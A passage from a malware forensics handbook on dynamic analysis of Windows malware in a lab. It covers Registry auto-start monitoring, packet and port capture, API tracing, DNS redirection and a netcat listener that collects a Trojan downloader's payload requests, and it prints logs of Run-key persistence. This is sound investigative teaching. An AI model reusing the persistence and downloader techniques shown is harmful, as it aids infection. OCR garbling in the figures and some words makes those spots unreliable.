Another aspect of Registry monitoring the digital investigator should consider is "auto-starting" artifacts. When a system is rebooted, there are a number of places that the Windows operating system uses to automatically start programs. These auto-starting locations exist in particular folders, Registry keys, system files, and other areas of the operating system. References to malware may be found in these auto-starting locations as a persistence mechanism, increasing the longevity of a hostile program on an infected computer. The number and variety of auto-start locations on the Windows operating system have led to the development of tools for automatically displaying programs that are configured to start automatically when the computer boots. Some of the more commonly used tools for discovering these artifacts include:

Autoruns:		http://tech	net.m	icrosoft.co	m/en-					
us/sysintern	us/sysinternals/bb963902.aspx.									
WhatInStartu	ıp:									
http://www.	http://www.nirsoft.net/utils/what run in startup.html									
(supersedes	currently	available	but	obsolete	tool,					
StartupRun				(S	Strun),					
http://www.	http://www.nirsoft.net/utils/strun.html).									
Autostart				Exp	lorer:					
http://www.misec.net/products/autostartexplorer/.										
Autostart	and	Pro	cess	Vi	ewer:					
http://www.konradp.com/products/autostart-and-										
process-vie	wer/.	-								
-										

Network Activity

In addition to monitoring the activity on the infected host system, monitoring the live network traffic to and from the system during the course of running a suspect program is also important. Monitoring and capturing the network serves a number of investigative purposes.

- First, the collected traffic helps to identify the network capabilities of the specimen. For instance, if the specimen calls out for a Web server, the specimen relies upon network connectivity to some degree, and perhaps more important, the program's interaction with the Web server may potentially relate to the program's vector of attack, additional malicious payloads, or a command and control structure associated with the program.
- Further, monitoring the network traffic associated with the victim host will allow the digital investigator to further explore the requirements of the specimen. If the network traffic reveals that the hostile program is requesting a Web server, the digital investigator will know to adjust the laboratory environment to include a Web server, to in effect "feed" the specimen's needs to further determine the purpose of the request.
- Windows systems are not natively equipped with a network monitoring utility; however, a number of them are readily available, ranging from lightweight to robust and multifunctional, as shown in the box "Other Tools to Consider: Network Monitoring Tools." Windows, the Windows functional equivalent of tcpdump, is a powerful command-line-based network capture tool that can be configured to scroll real-time network traffic to a command console in a human readable format. However, for the purpose of collecting real-time network traffic during dynamic analysis of a suspect program, it is advantageous to use a tool that provides.

an intuitive graphical interface.

· Perhaps one of the most widely used GUI-based network traffic analyzing utilities is Wireshark.²⁵ Wireshark is a multi-platform, robust, live capture, and offline analysis packet capture utility that provides the user with powerful filtering options and the ability to read and write numerous capture file formats.

Other Tools to Consider

Network Monitoring Tools

- Capsa: Robust GUI-based network forensic tool for monitoring and analyzing network traffic (http://www.colasoft.com/capsa/).
- IP Sniffer: Free packet sniffer and protocol analyzer developed by Erwan's Lab (http://erwan.l.free.fr).
- Network Miner Network Forensic Analysis Tool (NFAT): (http://www.netresec.com/? page=NetworkMiner;

http://sourceforge.net/projects/networkminer/). Network Probe: Highly configurable commercial network

monitoring utility (http://www.objectplanet.com/probe/).

PacketMon: Free GUI-based packet capture tool and protocol analyzer

(http://www.analogx.com/CONTENTS/download/network/pmon.htm).

- SmartSniff: Free lightweight GUI-based packet capture tool and protocol analyzer, with handy dual-pane user interface (http://www.nirsoft.net/utils/smsniff.html).
- Sniff hit: Lightweight network monitoring utility that is included in the Malcode Analyst Pack and SysAnalyzer tool suites offered by iDefense Labs (Verisign) (http://labs.idefense.com/software/malcode.php).

Visual Sniffer: Free GUI-based packet capture tool and protocol analyzer (http://www.biovisualtech.com/vindex.htm).

Further tool discussion and comparison can be found in the Tool Box section at the end of this chapter.

Before running Wireshark for the purpose of capturing and scrolling real-time network traffic emanating to and from a host system, consider the deployment and configuration options.

- The first option is to deploy Wireshark locally on the host victim system. This makes it easier for the digital investigator to monitor the victim system and make necessary environment adjustments. Recall, however, that this is not always possible, because some malicious code specimens terminate certain "nosey" security and monitoring tools, including packet-analyzing utilities.
- As a result, an alternative is to deploy Wireshark from the malware lab "monitoring" host to collect all network traffic. The downside to this approach is that it requires the investigator to frequently bounce between virtual hosts in an effort to monitor the victim host system
- Once the decision is made as to how the tool will be deployed, Wireshark needs to be configured to capture and display real-time traffic in the tool display pane.
- In the Wireshark Capture Options, as shown in Figure 6.8, select the applicable network interface from the top toggle field, and enable packet capture in promiscuous mode by clicking the box next to the option. Further, in the Display Options, select "Update list of packets in live capture" and "Automatic scrolling in live capture."

Interface: VMware	Accelerated AM	D PCNet Adapter (Microsof	t's Packet Scheduler) : \Device\NP
IP address: 192.168.1	10.138		
Link-layer header type	Ethernet .	Buffer size: 1	megabyte(s) Wreless Setting
Capture packets in	promismuous mo	de	
Limit each packet to		C bytes	
Gapture Filter:			
Capture File(s)			Display Options
File:		Browse	Update list of packets in real tim
Use multiple files			-
Next file every		0 megabyte(s) M	Automatic scrolling in live captur
Next file every		C minute(s) 🛩	Hide capture info dialog
Ring buffer with	Z	C fles:	Name Resolution
Stop capture after		C fle(s)	
Stop Capture			Enable MAC name resolution
after 1	0	packet(s)	Enable getwork name resolution
after 1		megabyte(s) 😽	
🗌 after 🔰 1	10	minute(s) 🗠 🗠	Enable transport name resolutio

Figure 6.8 Wireshark Capture Options

 At this point, no filters should be enabled on the traffic. Later, during the course of investigation, applying specific filters based upon identified or known network artifacts may be appropriate.

Port Activity

In addition to monitoring the network traffic, examine real-time open port activity on the infected system, and the port numbers of the remote systems that are requested by the infected system

- with this information, a quick picture of the network capabilities of the specimen may be revealed. For instance, if the specimen calls out to connect to a remote system on port 25 (default port for Simple Mail Transfer Protocol, SMTP), there is a strong possibility that the suspect program is trying to connect to a mail server.
- The observable port activity serves as a road map for what to look for in the captured network traffic. When examining active ports on the infected system, the digital investigator can observe the following information, if available:

Local Internet Protocol (IP) address and port

Remote IP address and port

Remote host name

Protocol

State of connection

Process name and PID

Executable program associated with process

Executable program path

▶ There are a number of free GUI-based utilities that can be used to acquire this information. Some of the more popular tools include:

- TCPView²⁶ (Microsoft), which provides color-based alerts for port activity (green for opening ports, yellow for TIME_WAIT status, and red for closing ports)
- DeviceLock's Active Ports utility²⁷
- CurrPorts (Nirsoft),²⁸ a robust and configurable tool that provides the digital investigator with a number of filter options and helpful HTML report features (see Figure



XBBBB	245	4									
Process Name	Poles.	Pedacol	Local Port	LosPac	Local Address	Rende	Fande	Fends Address	Renote Hed Name	3 and	Process Falls
"Joig min	309	107	1425		127.0.0.1			6658		Lotaring .	C 0x800WSSvtex324pere
Ander and	1942	100	1524		127.0.0.1	1375		127.0.0.1	loabot	Endered	Cipropian Haddhooks Pedicitization and
Analysi.aua	1552	NOP.	10.05		127.6.0.1	3834		127-8-0.1	locahoit	Established	C Program PlentHoolia Feel or/Evel or. exe
Antonia	1992	80F	1236		127.4.0.1	10.77		127.0.0.1	local well	Establish	Cipropan Pleiphola Pedro/Jedicc.eve
And south and	1857	10	1027		127.8.8.1	1224		122-0.0.1	locabox.	Established	Cithogram File/(Hoslia Feels/(Heels), eve
S feeloume	1992	10	1039		110.168.143.117	00	http		and the probability	Enterholmed	Ciphogram Pilet/Picella Parel or/Sentisc. aux
Been are	172	LEP .	500	autop.	0.0.0.2						CONTRACTOR AND
Thomas and	772	LEP	+500		0.0.0.0						CiwmOwSeven25han me
putted are	1004	NOP.	138	101-10	0.00.0			6885		Lottering	C [WBDOW][arden32[sir/host.ave
Perchast.non	1044	LCP	1026		0.0.0.0						C 1975 DOwnlow then blow check must
Trochest min	1296	LCP	125	reto .	127.8.9.1						CTHREEWSpreak and Annual Contract and
and software	1240	LEP	1900		127-0-0-1						C SNDDOW Suymer (2) prohot are
webet.ave	1096	LEP	122	144	112,548,143,117						C1x2pOwflavbee32wchest.sve
Trochest.ese	1240	(DP	1900		192 148 143 117						C 10/MCOM/Develop/2/purbed aug
0 Sydam		109	+45	married.	0.0.5.0			68.55		Listering	
0 System		808	139	twitten-mm	192,166,183,119			88.68		Listening	
0 Suskeys		LCP	845		0.0.0.3						
0 System		LOP	137	nethers or	192.046.183.137						
0 Sectors		LCP	138	ration d.	192 148 143 137						

Figure 6.9 Port activity captured in CurrPorts

API Calls

Another active monitoring task to perform when conducting dynamic analysis of a malicious code specimen is to intercept API calls from the program to the operating system.

- The Microsoft Windows API provides services used by all Windows-based programs and enables programs to communicate with the operating system²⁹; these communications are referred to as API calls.
- API calls made by a suspect program can provide significant insight as to the nature and purpose of the program, such as file, network, and memory access.
- Thus, by monitoring the API calls, the digital investigator can observe the executed program's interaction with the operating system. The intercepted information serves as

a great road map for the investigator, often pointing to correlative clues regarding system or network activity.

- A powerful and feature-rich tool for intercepting API calls is TracePlus/Win32, ³⁰ which can trace 34 categories of API functions (comprising nearly 1,500 API calls).
- There are a variety of other utilities available for intercepting API calls, some of which are more reliable and robust than others. Many of these tools accomplish the task of intercepting API calls by implementing *.dll injection*—injecting a *.dll* into the address space of the target process.
- Some of the more popular API call-monitoring utilities include API Monitor, ³¹APISpy32, ³² Microsoft Detours, ³³ APILogger (included with Malcode Analyst Pack and SysAnalyzer), ³⁴ Kerberos, ³⁵ AutoDebug. ³⁶ WinAPIOverride, ³⁷ and Kakeeware's Application Monitor. ³⁸
- As a rule of thumb, the more robust the list of API functions and calls accurately recognized by the tool, the better. Similarly, for the purpose of malicious code analysis, it is essential to have a utility that allows the user to isolate the interception of API calls to a specific target program. Otherwise, searching for the calls made by your suspect program through "API noise" from other applications will prove difficult.
- Further, it is very valuable to have a tool that enables the digital investigator to isolate or "spy" only on certain functions, as shown in Figure 6.10. We will explore the purpose of that functionality later in the chapter, using the Spy Studio utility.

avicap32.dll	klose
av#832.dll	Icreat
it cabinet.dl	Seek.
★ conctl32.dll	El loren
i condig32.dl	read I keed
in cryptdig.dl	
i dbgeng.dl	
 dhcpcsvc.dll 	AbortDoc
 dhcpsapi.dli 	AbortPath
· faultrep.dl	AbortPrinter

Figure 6.10 Kakeeware API Monitor API Function Selection Menu

Execution Artifact Capture: Digital Impression and Trace Evidence

Similar to real-world crime scenes, digital crime scenes contain valuable impression and trace evidence that can help identify suspect malware, effects of the infection on the victim system, and potentially the suspect(s) who deployed the malware. Collection of digital impression and trace evidence is not a separate monitoring technique; rather, it encompasses the totality of artifacts collected through both active and passive system monitoring.

Impression Evidence

In the traditional forensic science and crime scene analysis contexts, impression evidence is resulting marks, patterns, and characteristics that have been pressed into a surface at the crime scene, such as tire treads, footwear, and tool marks.

- Impression evidence is valuable evidence, because it can be a unique identifier relating to the suspect or it can reveal how certain events or aspects of the crime occurred.
- Impression evidence is collected and preserved for comparison with other evidence, impressions, exemplars, or known specimens.

- Traditionally, the manner in which investigators gather impression evidence is through an *impression cast*, using a material such as a plaster compound, silicone, or powder to create a duplicate of the impression.
- Collected impressions can have individual or class characteristics. *Individual characteristics* are those that are unique to one entity or person. Conversely, *class characteristics* are those that are common to a group.

Trace Evidence

► *Trace evidence* in traditional crime scene analysis includes hair, fibers, soils, particles, residues, and other material that is introduced into the crime scene as a result of contact with the suspect, or conversely, resulting from victim interaction and contact away from the crime scene, *which introduces* the trace evidence into the crime scene. This transfer of trace evidence through contact is known as Locard's Exchange Principle—"every contact leaves a trace."

Digital Impression Evidence

▶ In the context of malware forensics, digital impression evidence is the imprints and artifacts left in *the* physical memory, file system, and Registry of the victim system resulting from the execution and manifestation of suspect malicious code.

 Digital impression evidence can be a unique identifier relating to a particular malicious code, or it can reveal how actain grants accurred while the grant relations now certain events occurred while the suspect manware executed and manifested.

- Digital impression evidence can be collected and preserved for correlation and comparison with other evidence or known malicious code infection patterns and artifacts. For instance, newly created files on the victim file system should be collected and analyzed.
- Similar to real-world crime scene forensics, collected digital impressions can have individual or class characteristics.

Digital Trace Evidence

► Digital trace evidence in the context of malware forensics are files and other artifacts introduced into the victim system/digital crime scene as a result of the suspect malware's execution and manifestation, or conversely, resulting from victim online activity, which introduces the digital trace evidence into the crime scene.

▶ The collection of digital impression and trace evidence involves *digital casting* —or passively logging and collecting the digital impression and trace evidence as the malware executes—and augmenting real-time monitoring and analysis during dynamic analysis of a suspect program. The resulting "digital cast" supplements evidence collected through host integrity and installation monitors, which reveal the resulting system changes compared to a pristine system snapshot, but not the totality of the execution trajectory and how the impression and trace evidence manifested.

 A tool that is helpful to implement on the local system during dynamic analysis to obtain digital impression and trace evidence is Canture BAT (Behavioral Analysis

```
Tool). \frac{39}{2}
```

- Developed by the New Zealand Honeynet Project for the purpose of monitoring the state of a system during the execution of applications and the processing of documents, Capture BAT provides the digital investigator with significant insight into how a suspect executable operates and interacts with a host system, gathering the resulting digital impression and trace evidence.
- Capture BAT monitors state changes on a low kernel level, but provides a powerful filtration mechanism to exclude "event noise" that typically occurs on an idle system or when using a specific application.
- This granular filtration mechanism enables the investigator to intuitively identify processes that cause the various state changes, such as file and Registry writes, modifications, and deletions. For instance, as shown in Figure 6.11, upon executing a malicious PDF file, Capture BAT identifies and logs the creation of processes and the resulting File system and Registry activity.

```
-> C:\Documents and Settings\Malware Lab\Local Settings\Temp\eparty.exe
file: Write C:\Documents and Settings\Malware Lab\Local Settings\Temp\eparty.exe
file: Write System -> C:\Documents and Settings\Nalware Lab\Local
Settings\Temp\eparty.exe
process: created C:\Documents and Settings\Malware Lab\Local
Settings\Temp\eparty.exe
registry: SetValueKey C:\Documents and Settings\Malware Lab\Local
Settings\Temp\eparty.exe ->
KKCU\Software\Microsoft\Windows\CurrentVersion\Run\eparty
file: Write C:\Documents and Settings\Malware Lab\Local
Settings\Temp\eparty.exe -> C:\Documents and Settings\Malware Lab\Local Settings\Temp\eparty.exe -> C:\Documents and Settings\Malware Lab\Local Settings\Temp\eparty.exe -> C:\Documents and ```

# Figure 6.11 Use of CaptureBat to obtain digital impression and trace evidence

► As discussed in <u>Chapter 2</u>, memory forensics is an integral part of malware forensics. Recall that physical memory can contain a wide variety of digital impression and trace evidence, including malicious executables, associated system-related data structures, and remnants of related user activities and malicious events.

- The purpose of memory forensics in the scope of analyzing a malware specimen in a laboratory environment is to preserve physical memory during the runtime of the malware, and in turn, find and extract data directly relating to malware (and associated information) that can provide additional context.
- Using the tools and techniques discussed in <u>Chapter 2</u>, the digital investigator can harvest available metadata including process datails, naturals connections, and

including process details, network connections, and other information associated with the malware for analysis and comparison with volatile data preserved from the live victim system in which the malware was collected.

▶ In addition to these tools and techniques, digital casting of physical memory can be augmented by identifying digital impression and trace evidence using FlyPaper<sup>40</sup> and RECon.<sup>41</sup>

FlyPaper is a utility that loads a device driver causing process artifacts to "stick" or reside in memory.

- FlyPaper is optimally used in a VMWare Workstation environment as it is intended to be used in conjunction with the VMWare snapshot function—preserving the memory state of the guest system once it is infected by the malware specimen.
- Once a snapshot of the infected system state is taken, the .vmem file associated with the infected guest system can be parsed in HBGary Responder, Mandiant Memoryze/AuditViewer/Redline, and Volatility (see <u>Chapter 2</u> for a detailed discussion of these tools).
- A VMWare .vmem file is a virtual machine's paging file and contains the memory of the virtual machine (also known as the guest); it is saved on the digital investigator's analysis system (also known as the host).<sup>42</sup>
- To use FlyPaper, launch it within the malware laboratory guest system prior to executing the target malware specimen, as shown in Figure 6.12.





#### Figure 6.12 FlyPaper

- Execute the target malware specimen and allow it to run for a few moments to ensure execution trajectory. During the course of runtime, FlyPaper generates a log file (by default, c:\flypaper.log) detailing the behavior of the malware and the resulting digital impression evidence left on the infected guest system.
- Preserve the infected system state of the VMware guest by taking a snapshot. Save the associated .vmem file for the guest system for analysis in HBGary Responder, or other memory forensic tool of choice.

▶ REcon is a dynamic analysis utility included with Responder Pro that records and graphs a suspect program's behavior during runtime.<sup>43</sup> The resulting "recording," in conjunction with physical memory, can be examined in the scope of temporal and relational contexts with Responder Pro using the Timeline and Graph features. REcon is typically deployed in a virtual environment, such as a VMWare Workstation guest system, wherein the infected .vmem file can easily be collected for analysis and to ensure that the system can be reverted to a pristine state after being potentially infected by a suspect program.

 To use REcon, simply invoke the program and click the "Start" button, as shown in Figure 6.13. Select "Launch New" and select the target executable specimen for analysis.

| Process      | Pid            | ^     |
|--------------|----------------|-------|
| smss.exe     | 548            | 100   |
| csrss.exe    | 612            |       |
| winlogon.exe | 636            |       |
| services.exe | 680            |       |
| lsass.exe    | 692            |       |
| vmacthlp.exe | 848            |       |
| svchost.exe  | 860            |       |
| svchost.exe  | 940            |       |
| svchost.exe  | 1068           |       |
| svchost.exe  | 1140           |       |
| svchost.exe  | 1296           |       |
| spoolsv.exe  | 1556           | ~     |
| explorer.exe | 1580           | >     |
| æ            | Trace Selected | -     |
| Markers      | Add Mr         | arker |

#### Figure 6.13 REcon

• Let the specimen run for a reasonable period of time to ensure full execution trajectory and manifestation of potential digital impression and trace evidence in пепюгу.

- Take a snapshot of the infected virtual guest system, after the snapshot has completed stop REcon.
- Collect the resulting REcon Forensic Binary Journal (.fbj) session file (by default residing in the root of c:\) and the .vmem file associated with the infected VMWare guest. These files will be processed concurrently in Responder Pro.
- HBGary Responder 2 also offers a "Live Recon Session" project option, which largely automates this process.

# Executing the Malicious Code Specimen

# After taking a snapshot of the original system state and preparing the environment for monitoring, you are ready to execute your malicious code specimen.

- As mentioned earlier, the process of dynamically monitoring a malicious code specimen offen requires plenty of pauses, review of the data collected in the monitoring tools, reversion of virtual hosts (if you choose to use virtualization), and re-execution of the specimen to ensure that no behavior is missed during the course of analysis.
- In this process, there are a number of ways in which the malware specimen can be executed; often this choice is contingent upon the passive and active monitoring tools the digital investigator chooses to implement.
- Execution of a target specimen also is contingent upon file profile. Unlike Portable Executable (PE) files that can be invoked through other tools, as described below, malicious document files such as PDFs, MS Office files, and MS Committed Laber (CLDA) files trainable maxim

and IVIS Complete Help (CHIVI) lies typically require the digital investigator to manually open and execute a target file by double-clicking on it. It is through this opening and rendering process that the infection trajectory of the specimen is invoked.

- Simple Execution: The first method is to simply execute the program and begin monitoring the behavior of the program and the related effects on the victim system. Although this method certainly is a viable option, it does not provide a window into the program's interaction with the host operating system. As described previously, this method is often used for the execution of malicious document files.
- □Installation Monitor: As discussed earlier, a common approach is to load the suspect binary into an installation monitoring utility such as InCtrl5 or InstallWatch and execute the binary through the utility in an effort to capture the changes that the program caused to the host system because it was executed.
- **API** Monitor: In an effort to spy on the program's behavior upon execution, the suspect program can be launched through an API monitoring utility, which in turn traces the calls and requests made by the program to the operating system.
- No matter which execution method is chosen, it is

important to begin actively monitoring the nost system and network *prior* to the execution of the suspect program to ensure that all of the program behavior and activity is captured.

# 🔍 Analysis Tip

# "Rehashing"

After the suspect program has been executed, obtain the hash value for the program Although this information was collected during the file profiling process, recall that executing malicious code often causes it to remove itself from the location of execution and hide itself in a new, often non-standard, location on the system When this occurs, the malware may change file names and file properties, making it difficult to detect and locate without a corresponding hash. Comparing the original hash value gathered during the file profiling process against the hash value collected from the 'new'' file will allow for positive identification of the file.

# Execution Trajectory Analysis: Observing Network, Process, Api, File System, and Registry Activity

Malware execution can be viewed similarly to traditional forensic disciplines, such as ballistics, that examine trajectory—the path or progression of an entity. In the digital crime scene reconstruction context, "execution trajectory" is the behavior and interaction of the malicious code specimen with the victim system and external network resources from the point of execution through the life cycle of the infection.

Critical aspects of execution trajectory analysis include:

- · Network activity
- · Process activity
- · API function calls
- · File system activity
- · Registry activity

# Network Activity: Network Trajectory, Impression, and Trace Evidence

After executing a target malware specimen, observe immediate requests made by the program, including:

- · Attempted Domain Name queries
- Attempted TCP/IP connections
- Attempted UDP packet transmissions
- Unusual traffic (e.g., ICMP for attempted covert communications, command/control, etc.)

► A convenient and efficient way to capture the network requests attributable to a malware specimen during execution trajectory is to deploy a software firewall program in the lab environment—particularly a firewall that offers network and program rules acting as a "tripwire" when activity is triggered by the program.

 Some examples of free firewall software available for installation on your malware lab system include:

□Zone Alarm<sup>44</sup> □Online Armor<sup>45</sup> □Comodo<sup>46</sup> □PC Tools<sup>47</sup> □Ashampoo<sup>48</sup>

 The real-time network traffic captured in Wireshark can be used to correlate firewall activity (see Figure 6.14). This layering of information collection is also advantageous in instances where a malware specimen h a s countersurveillance capabilities, such as terminating processes associated with anti-virus, firewall, and other security software.






Figure 6.14 The subject specimen requesting to resolve a domain name

▶ Often, in the beginning phase of execution trajectory, the purpose or significance of a network request made by a malware specimen is unknown.

- To enable a suspect program to fully execute and behave as it would "in the wild," the digital investigator will need to adjust the laboratory environment to accommodate the specimen's request to resolve a network resource, and in turn, facilitate the natural execution trajectory.
- Environment adjustment in the laboratory is an essential process in behavioral analysis of a suspect program A common adjustment, particularly for modular malicious code (such as banking Trojans, crimeware kits, and bots), is to emulate DNS to resolve domain names hardcoded into the target specimen.

# Environment Emulation and Adjustment: Network Trajectory Reconstruction

Through adjusting the malware lab environment and providing the resources that the specimen needs, the digital investigator can conduct network trajectory reconstruction or re-enact the manner and path the specimen takes to successfully complete the life cycle of infection.

▶ There are a number of ways to adjust the lab environment to resolve a domain name.

- The first method would be to set up a DNS server, in which the lookup records would resolve the domain name to an IP address of another system on the laboratory network (typically the suggested Linux server host). A great program to facilitate this method is Simple DNS Plus, a lightweight and intuitive DNS program for Windows systems.<sup>49</sup>
- An alternative to establishing a full-blown DNS server would be to use a utility such as FakeDNS, which comes as a part of the Malcode Analyst Pack tool suite made available from iDefense.<sup>50</sup> FakeDNS can be configured to redirect all DNS queries to a local host or to an IP address designated by the user (typically the Linux server host). As shown in Figure 6.15, once launched, FakeDNS listens for DNS traffic on UDP port 53 (the default port for DNS), and in this instance, will redirect all DNS queries to the host supplied by the user (in this instance, 192.168.186.139).

| 4                                | 缓 Active Ports |      |           |            |           |             |
|----------------------------------|----------------|------|-----------|------------|-----------|-------------|
| 🐃 Fake DNS 🛛 👘                   | Options 7      |      |           |            |           |             |
| Request:                         | Process        | P. + | Local IP  | Local Port | Renote IP | Remote Port |
|                                  | * System       | 4    | 00.00     | 445        |           |             |
| ** ** ** ** ** ** ** ** ** ** ** | alg exe        | 656  | 127.0.0.1 | 1029       |           |             |
| Response: W                      | fakeONS.exe    | 1240 | 0.0.0     | 53         |           |             |
|                                  | 40.40          |      |           |            | _         |             |



#### Figure 6.15 Resolving DNS queries with FakeDNS

- Another more simplistic solution is to modify the system hosts file—the table on the host system that associates IP addresses with host names as a means for resolving host names. On Windows 2000, the hosts file resides in the C:\WINNT\system32\drivers\etc directory and on XP/Vista/Windows 7 systems, the hosts file resides in the C:\WINDOWS\system32\drivers\etc directory.
- To modify the entries in the hosts file, navigate to the \etc directory and open the hosts file in notepad or another text editor.
- Add the relevant domain name entry by first entering the IP address that you want the domain name to resolve to (typically the IP address of the virtual Linux server system in your malware laboratory), followed by a space, and the target domain name to resolve. Example entries are provided in the hosts file as guidance.

# Network Trajectory Reconstruction:

#### Cnaining

► After adjusting the environment to resolve a domain name for the specimen, and pointing the domain to resolve to the IP address of a virtual Linux server host on malware lab network, monitor the specimen's reaction and impact upon the victim system.

 Keep close watch on the network traffic, as adding the new domain entry and resolving the domain name may cause the specimen to exhibit new network behavior. For instance, the suspect program may reveal what it was trying to "call out" or "phone" home to, such as a Web server, FTP server, IRC server, or other remote resource, as depicted in Figure 6.16.

| TCP  | caspss] > http [SYN] Seg=0 win=65535 Len=0 MSS=1460           |
|------|---------------------------------------------------------------|
| TCP  | http > caspss1 [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0 MSS=1460 |
| TCP  | caspss1 > http [ACK] Seg=1 Ack=1 Win=65535 Len=0              |
| HTTP | GET /blogfiles///deneral/msn_messenge.jpg HTTP/1.1            |
| TCP  | http > caspss1 [ACK] Seq=1 Ack=336 win=6432 Len=0             |
| HTTP | HTTP/1.1 404 Not Found (text/html)                            |
| HTTP | GET /blogfiles, /general/descompact_msn.jpg HTTP/1.1          |
| HTTP | HTTP/1.1 404 Not Found (text/html)                            |
| TCP  | caspss] > http [ACK] Seq=673 Ack=1118 win=64418 Len=0         |
| TCP  | http > caspss] [FIN, ACK] Seq=1118 Ack=673 Win=7504 Len=0     |

Figure 6.16 A suspect program attempting to retrieve a file from a Web server after a domain name is resolved

Perpetuating the infection life cycle and adjusting the laboratory environment to fulfill the network trajectory is a process known as trajectory chaining; be certain to document each step of the trajectory and the associated chaining steps.

· To facilitate trajectory chaining accommodate the

- sequential requests made by the suspect program
- For instance, to chain the request made by the malware depicted in Figure 6.16, the digital investigator should start a Web server on the virtual Linux host where the domain name is pointed; done this way, the requested connections are captured in the Web server log (see Figure 6.17).

Figure 6.17 Capturing the requests of a malware specimen in a Web server

 The data collected through network trajectory reconstruction, such as that shown in Figure 6.17, may not be immediately decipherable and will require investigation of the resulting network impression and trace evidence.

#### **Network Impression and Trace Evidence**

Network impression evidence includes the imprints and

artifacts in network traffic attributable to a suspect program. Similarly, *network trace evidence* are files and other artifacts introduced into network traffic, and in turn, onto the victim system, as a result of the suspect malware's execution and manifestation, or conversely, resulting from victim online activity. The following items of investigative significance can be gleaned from network impression and trace evidence:

- The purpose of resolving a domain name. For example, in Figure 6.17, the Web server log reveals that the suspect program needed to resolve a domain name in order to phone home to a Web server and download additional files (msn\_messenge.jpg and descompact\_msn.jpg).
- Identifiers of modular malicious code likely introduced as trace evidence onto the victim system. The nature and purpose of the requested files is unknown, but both have .jpg file extensions, giving the initial impression that they are image files. To emulate how the malware specimen would fully execute as it would have in the wild, if possible, discreetly retrieve and analyze the requested files and host them internally on your malware lab server to perpetuate the execution trajectory of the specimen.
- Functionality interpretation. The functionality displayed by the specimen in the Web server log is commonly referred to as a *Trojan downloader*, which is a Trojan program that attempts to connect to other online resources, such as Web or File Transfer Protocol (FTP) servers and stealthy download additional files. Typically, the downloaded files are additional malware, such as backdoor or other Trojan programs.<sup>51</sup>
- Metadata. Significant network impression evidence embedded in the captured Web traffic is the user-agent

string. A user-agent string identifies a client Web browser and provides certain system details to the Web server visited by the browser. In the instance of Figure 6.17, the user-agent string is "(compatible; MSIE 6.0; Windows NT 5.1; SV1; EmbeddedWB 14,52 from<u>http://bsalsa.com</u>/Embedded Web Browser from<u>http://bsalsa.com</u>)." The digital investigator should research and document findings relating to user-agent strings; this metadata may provide further insight into the attacker or malware functionality and purpose. For instance, the bsalsa embedded Web browser in Figure 6.17 is a freeware package of Borland Delphi components used to create customized Web browsing applications and to add data downloading capabilities to applications, among other things.<sup>52</sup>

## Using a Netcat Listener

An alternative method that can be used to intercept the contents of Web requests and other network connections is to establish a netcat listener on a different host in the laboratory network.

- Recall from <u>Chapter 1</u> that netcat is a powerful networking utility that reads and writes data across network connections over TCP/IP or User Datagram Protocol (UDP).<sup>53</sup>
- This is particularly helpful for establishing a network listener on random TCP and UDP ports that a suspect program uses to connect. Netcat is a favorite tool among many digital investigators due to its flexibility and diversity of use. and because it is often natively installed

on many Linux distributions. There is also a Windows port available for download.<sup>54</sup>

- Upon learning on which remote port the suspect program is requesting to connect, the digital investigator can utilize netcat by establishing a netcat listener on the target port of the Linux server host in the malware laboratory.
- Using the example in Figure 6.17, the suspect program is requesting to download files from a Web server over port 80. To establish a netcat listener on port 80 of the Linux server, use the nc command with the -v (verbose) -1 (listen) -p (port) switches and identify the target port number. (The -v switch is not required and simply provides more verbose output, as shown in Figure 6.18.)

```
root9MalwareLab:/home/lab# nc-v -1 -p 80
listening on [any] 80 ...
192.168.110.138: inverse host lookup failed: Unknown host
connect to [192.168.110.130] from (UNKNOWN) [192.168.110.138] 1044
GET/blogfiles/1/xxxxx/general/msn messenge.ipg HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; EmbeddedWB
 14.52 from:http://www.bsalsa.com/Embedded Web Browser
 from:http://bsalsa.com/:.NET CLR 2.0.50727)
Host: http://www.xxxxxxx.com
Connection: Keep-Alive
192.168.110.138: inverse host lookup failed: Unknown host
connect to [192,168,110,130] from (UNKNOWN) [192,168,110,138] 1044
GET/blogfiles/1/xxxxx/general/descompact_msn.jpg HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; EmbeddedWB
 14,52 from:http://www.bsalsa.com/Embedded Web Browser
```

trom:http://bsalsa.com/;.NET CLR 2.0.50727}
Host: http://www.xxxxxx.com
Connection: Keep-Alive

Figure 6.18 Establishing a netcat listener for the purpose of collecting network impression evidence

# **Examining Process Activity**

During dynamic analysis of a suspect program, the digital investigator will want to gain process context, or a full perspective about a spawned process and how it relates to the system state *and* to other behavioral artifacts resulting from the execution of the program.

 Using Process Explorer (or a similar process analysis tool), collect basic process information, such as the process name and PID. With subsequent queries, seek further, particularly for the purpose of obtaining these process details:

Process name and PID
 Temporal context
 Memory consumption
 Process to executable program mapping
 Process to user mapping
 Child processes
 Threads
 Invoked libraries and dependencies
 Command-line arguments used to invoke the process

Memory contents of the process

Relational context to system state and artifacts

 Further, by right-clicking on a suspect process in the Process Explorer main viewing pane, the digital investigator will be presented with a variety of other features that can be used to probe the process further, such as the strings in memory, threads, and associated TCP/IP connections, as shown in Figure 6.19.

|                         |                                              | -                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                         |                  |           |
|-------------------------|----------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------